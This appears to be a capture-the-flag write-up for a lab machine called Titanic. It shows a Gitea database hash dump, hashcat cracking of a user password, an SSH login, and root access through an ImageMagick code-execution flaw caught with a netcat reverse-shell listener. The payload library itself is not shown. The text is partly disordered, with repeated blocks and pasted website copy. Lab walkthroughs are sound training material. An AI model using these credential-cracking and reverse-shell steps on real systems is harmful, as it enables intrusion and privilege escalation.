1. Running the following command, PRAGMA table\_info(user); prints out the column names within the **user** table

```
sqlite> PRAGMA table_info(user);
0|id|INTEGER|1||1
1|lower_name|TEXT|1||0
2|name|TEXT|1||0
3|full_name|TEXT|0||0
4|email|TEXT|1||0
5|keep_email_private|INTEGER|0||0
6|email_notifications_preference|TEXT|1|'enabled'|0
7|passwd|TEXT|1||0
8|passwd_hash_algo|TEXT|1|'argon2'|0
9|must_change_password|INTEGER|1|0|0
10|login_type|INTEGER|0||0
11|login_source|INTEGER|1|0|0
12|login_name|TEXT|0||0
13|type|INTEGER|0||0
14|location|TEXT|0||0
15|website|TEXT|0||0
16|rands|TEXT|0||0
17|salt|TEXT|0||0
18|language|TEXT|0||0
19|description|TEXT|0||0
20|created_unix|INTEGER|0||0
21|updated_unix|INTEGER|0||0
22|last_login_unix|INTEGER|0||0
23|last_repo_visibility|INTEGER|0||0
24|max_repo_creation|INTEGER|1|-1|0
25|is_active|INTEGER|0||0
26|is_admin|INTEGER|0||0
27|is_restricted|INTEGER|1|0|0
28|allow_git_hook|INTEGER|0||0
29|allow_import_local|INTEGER|0||0
30|allow_create_organization|INTEGER|0|1|0
31|prohibit_login|INTEGER|1|0|0
32|avatar|TEXT|1||0
33|avatar_email|TEXT|1||0
34|use_custom_avatar|INTEGER|0||0
35|num_followers|INTEGER|0||0
36|num_following|INTEGER|1|0|0
37|num_stars|INTEGER|0||0
38|num_repos|INTEGER|0||0
39|num_teams|INTEGER|0||0
40|num_members|INTEGER|0||0
41|visibility|INTEGER|1|0|0
42|repo_admin_change_team_access|INTEGER|1|0|0
43|diff_view_style|TEXT|1|''|0
44|theme|TEXT|1|''|0
45|keep_activity_private|INTEGER|1|0|0
sqlite> □
```

2. We can see the table has a lot of promising column names. With this in mind we will move onto the next section

**Next:** [Database Analysis](#)

Breaking this down into smaller steps will help:

- I run the command: `SELECT * FROM user;`

```
sqlite> SELECT * FROM user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2d
fc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fdb1b20cf31db3e3c6a28fc9b|
en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdb4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|0|0|0|gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5db
ef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0||0|ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-
US||1722595646|1722603397|1722603397|0|-1|1|1|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0|0|0|0|gitea-auto|0
```

- There is a lot to look at here, so instead I will run a more specific command using the column names I found before to better understand what information is what:

- SELECT name, email, passwd, salt, passwd hash\_algo;

```
sqlite> SELECT name, email, passwd, salt, passwd_hash_algo FROM user;
administrator|root@titanic.hbt|cb2a0ccf927d3ad05676d68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d0
17136|2d149e5fb1d20cf31db3e3c6a28fc9b|pbkdf2$50000$50
developer|developer@titanic.hbt|e531d398946137baea07ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea59
4cf5b6|8bf3e3452b78544f8bee9400d6936d34|pbkdf2$50000$50
```

- We can see that there are 2 users:

## 1. administrator:

1. email: [root@titanic.htb](mailto:root@titanic.htb)

## 2. passwd:

cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc0  
63b2406ac9207c980c47c5d017136

3. salt: 2d149e5fb1b20cf31db3e3c6a28fc9b

4. passwd\_hash\_algo: pbkdf2

## 2. developer:

1. email: [developer@titanic.htb](mailto:developer@titanic.htb)

## 2. passwd:

e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbe  
f30bf1682619263444ea594cfb56

3. salt: 8bf3e3452b78544f8bee9400d6936d34

4. passwd\_hash\_algo: pbkdf2

We have now successfully acquired login credentials. We can now decrypt the password with the hash and algorithm.

## password Cracking

**Next:** [Password Cracking](#)

Odds are that the developer has an easier to crack password so we will start with him.

1. After briefly searching online I found a python script that automatically converts gitea password hashes into hashcat-crackable formats:

- ```
sqlite3 gitea.db 'SELECT salt,passwd FROM user;' | python3  
gitea2hashcat.py
```

- Then proceeded to output it to hash.txt (as seen above)

2. Next step is to run hashcat with the following command:

```
hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
```

- After waiting about 15 seconds hashcat had finished cracking the hash:

A terminal window showing the output of hashcat. The output shows the cracked password: sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc01qaApUOF7P8TEwnAvY8iXyhEBrfLy0/F2+8wvxaCYZJjRE61lM+1Y=:25282528. The terminal prompt is [13prech4un@parrot]~[~/boxes/season7/titanic]

3. Hashcat cracked our hash giving us the developer password: 25282528

Now that we have gained valuable login information we need to think about how to use it. When scanned our target ip address with nmap earlier we discovered that port 22 was open, meaning that the host has **OpenSSH** running.

**Next step:** [Logging in](#)

Ran the following command:

```
[l3prech4un@parrot] -[~/boxes/season7/titanic]
└─ $ssh developer@titanic.htb
```

- ssh - ssh command
- developer - username
- titanic.htb - host

I am subsequently asked to enter developer@titanic's password, to which I input our cracked password: 25282528

```
File Edit View Search Terminal Help
[l3prech4un@parrot] -[~/boxes/season7/titanic]
└─ $ssh developer@titanic.htb
developer@titanic.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Wed Feb 26 09:48:25 PM UTC 2025

 System load: 0.03
 Usage of /: 67.5% of 6.79GB
 Memory usage: 14%
 Swap usage: 0%
 Processes: 225
 Users logged in: 0
 IPv4 address for eth0: 10.129.234.137
 IPv6 address for eth0: dead:beef::250:56ff:feb0:62d7

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: in**      from 10.10.14.215
developer@titanic:~$
```

- Voila! I'm successfully logged in as [developer@titanic.htb](#) via SSH, a very stable shell, so no need to upgrade to a stable-shell

Running `ls` immediately shows us the following:

1. `gitea` - a folder we know all too well
2. `mysql` - what appears to be a folder containing files pertinent to the SQL database
3. `user.txt` - a file containing our **user flag**

With all this we conclude our foothold as we have now successfully gained a foothold on our target.

**Next Step:** [Gathering information to escalate privileges](#)

After trying to run root commands I quickly determine that I lack the privileges necessary to access the root folder. This means I will have to do a little digging to find some weaknesses in the system.

Digging around a bit I decide to check for scripts owned by the root:

```
File Edit View Search Terminal Help
developer@titanic:/$ find / -name "*.sh" -user root 2>/dev/null
/opt/scripts/identify_images.sh
/etc/profile.d/apps-bin-path.sh
/etc/profile.d/gawk.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/Z97-byobu.sh
/etc/profile.d/01-locale-fix.sh
/etc/profile.d/debuginfod.sh
/etc/rc5.d/S01console-setup.sh
/etc/needrestart/iucode.sh
/etc/rc3.d/S01console-setup.sh
/etc/console-setup/cached_setup_font.sh
/etc/console-setup/cached_setup_keyboard.sh
/etc/console-setup/cached_setup_terminal.sh
/etc/rc2.d/S01console-setup.sh
/etc/rc4.d/S01console-setup.sh
/etc/init.d/hwclock.sh
/etc/init.d/console-setup.sh
/etc/init.d/keyboard-setup.sh
/etc/rcS.d/S01keyboard-setup.sh
/snap/core20/2434/etc/init.d/hwclock.sh
/snap/core20/2434/etc/profile.d/01-locale-fix.sh
/snap/core20/2434/etc/profile.d/bash_completion.sh
/snap/core20/2434/etc/wpa_supplicant/action_wpa.sh
/snap/core20/2434/etc/wpa_supplicant/functions.sh
/snap/core20/2434/etc/wpa_supplicant/ifupdown.sh
/snap/core20/2434/usr/lib/init/vars.sh
/snap/core20/2434/usr/lib/systemd/systemd-bootchart-poststop.sh
/snap/snappyd/23545/etc/profile.d/apps-bin-path.sh
/snap/snappyd/23545/usr/lib/snappyd/complete.sh
/snap/snappyd/23545/usr/lib/snappyd/etelpmoc.sh
/snap/snappyd/23545/usr/lib/snappyd/snap-debug-info.sh
/snap/snappyd/23545/usr/lib/snappyd/snappyd.core-fixup.sh
/var/lib/ucf/cache/:etc:profile.d:debuginfod.sh
/boot/grub/i386-pc/modinfo.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/find-unused-docs.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/depmod.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/modules-check.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/syscallnr.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/ld-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/selinux/install_policy.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/adjust_autoksysms.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/decode_stacktrace.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gcc-goto.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/pahole-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/tools-support-relr.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gen_ksymdeps.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/checksyscalls.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/as-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gcc-x86_32-has-stack-protector.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/xz_wrap.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/spdxcheck-test.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/mkboot.sh
```

- The first file `/opt/scripts/identify_images.sh` looked a little out of place, so I decide to start there.

- Attempting to run **identify\_images.sh** with `./identify_images.sh` returns the following error:

```
File Edit View Search Terminal Help
developer@titanic:/opt/scripts$ ./identify_images.sh
truncate: cannot open 'metadata.log' for writing: Permission denied
./identify_images.sh: line 3: metadata.log: Permission denied
developer@titanic:/opt/scripts$ ==█
```

- **identify\_images.sh** is owned by a privileged user. Wanting to know more I concatenated the file to see its source code:

```
File Edit View Search Terminal Help
developer@titanic:/opt/scripts$ ./identify_images.sh
truncate: cannot open 'metadata.log' for writing: Permission denied
./identify_images.sh: line 3: metadata.log: Permission denied
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
developer@titanic:/opt/scripts$ █
```

- **identify\_images.sh** seems to be a script that runs `/usr/bin/magick` to execute the unknown command `identify` then sends the output to **metadata.log**
- This means `/usr/bin/magick` has permissions to execute console commands.

- Navigating to `/usr/bin/` we do indeed find a program called **magick**

```
File Edit View Search Terminal Help
developer@titanic:/usr/bin$ ls | grep -i "magick"
magick
developer@titanic:/usr/bin$ magick -h
Usage: magick tool [ {option} | {image} ... ] {output_image}
Usage: magick [ {option} | {image} ... ] {output_image}
    magick [ {option} | {image} ... ] -script {filename} [ {script_args} ... ]
    magick -help | -version | -usage | -list {option}

magick: invalid argument for option -h @ error/magick-cli.c/MagickImageCommand/991.
developer@titanic:/usr/bin$ magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png rafm tiff webp x xml zli
b
Compiler: gcc (9.4)
developer@titanic:/usr/bin$ █
```

- Investigating the program further we discover **magick** is short for a program called **ImageMagick**
- Navigating to the **ImageMagic** website reveals that it is a program used to edit images

## Mastering Digital Image Alchemy



ImageMagick® is a free, open-source software suite, used for editing and manipulating digital images. It can be used to create, edit, compose, or convert bitmap images, and supports a wide range of file formats, including JPEG, PNG, GIF, TIFF, and Ultra HDR.

ImageMagick is widely used in industries such as web development, graphic design, and video editing, as well as in scientific research, medical imaging, and astronomy. Its versatile and customizable nature, along with its robust image processing capabilities, make it a popular choice for a wide range of image-related tasks.

ImageMagick includes a command-line interface for executing complex image processing tasks, as well as APIs for integrating its features into software applications. It is written in C and can be used on a variety of operating systems, including Linux, Windows, and macOS.

The main website for ImageMagick can be found at <https://imagemagick.org>. The most recent version available is [ImageMagick 7.1.1-44](#). The source code for this software can be accessed through a [repository](#). In addition, we maintain a legacy version of ImageMagick, [version 6](#). Read our [porting](#) guide for comprehensive details on transitioning from version 6 to version 7.

Creating a security policy that fits your specific local environment before making use of ImageMagick is highly advised. You can find guidance on setting up this [policy](#). Also, it's important to verify your policy using the [validation tool](#).

### Features and Capabilities

One of the key features of ImageMagick is its support for scripting and automation. This allows users to create complex image manipulation pipelines that can be run automatically, without the need for manual intervention. This can be especially useful for tasks that require the processing of large numbers of images, or for tasks that need to be performed on a regular basis.

In addition to its core image manipulation capabilities, ImageMagick also includes a number of other features, such as support for animation, color management, and image rendering. These features make it a versatile tool for a wide range of image-related tasks, including graphic design, scientific visualization, and digital art.

Overall, ImageMagick is a powerful and versatile software suite for displaying, converting, and editing image files. Its support for scripting and automation, along with its other features, make it a valuable tool for a wide range of image-related tasks.

Here are just a few [examples](#) of what ImageMagick can do for you:

|                                  |                                                                                                                                                                                                                          |
|----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="#">Animation</a>        | create a GIF animation sequence from a group of images.                                                                                                                                                                  |
| <a href="#">Bilateral blur</a>   | non-linear, edge-preserving, and noise-reducing smoothing filter.                                                                                                                                                        |
| <a href="#">Color management</a> | accurate color management with color profiles or in lieu of built-in gamma compression or expansion as demanded by the colorspace.  |

- The version of **ImageMagick** on this computer is vulnerable to several exploits and is documented under several CVEs

**Next:** [Exploiting ImageMagick](#)

Upon searching online for Arbitrary Code Execution related to ImageMagick I found this vulnerability:

<https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8>

```
File Edit View Search Terminal Help
developer@titanic:/opt/scripts$ ./identify_images.sh
truncate: cannot open 'metadata.log' for writing: Permission denied
./identify_images.sh: line 3: metadata.log: Permission denied
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
developer@titanic:/opt/scripts$
```

- Navigating to **/opt/app/static/assets/images** I decide to recreate the **POC**

The first step is to set up a **netcat** listener to catch the reverse shell:

```
[l3prech4un@parrot] - [~/boxes/season7/titanic]
└─ $nc -lvpn 1234
listening on [any] 1234 ...
Exploiting ImageMagick
Gathering information to escalate ...
image magick PNG
```

Next I create a shared library with a reverse shell payload embedded into it:

Everything within `system(' ');` will be executed by **root**:

```
[l3prech4un@parrot] - [~/boxes/season7/titanic]
└─ $nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.92] from (UNKNOWN) [10.129.161.191] 57468
bash: cannot set terminal process group (228645): Inappropriate ioctl for device
bash: no job control in this shell
root@titanic:/opt/app/static/assets/images#
```

- Our `nc` listener successfully catches the reverse shell

Voila! We found the **root.txt** flag:

```
root@titanic:/opt/app/static/assets/images# cd ..  
root@titanic:~# ls  
cleanup.sh  images  revert.sh  rev.sh  root.txt  snap  
root@titanic:~# ./imageMagick
```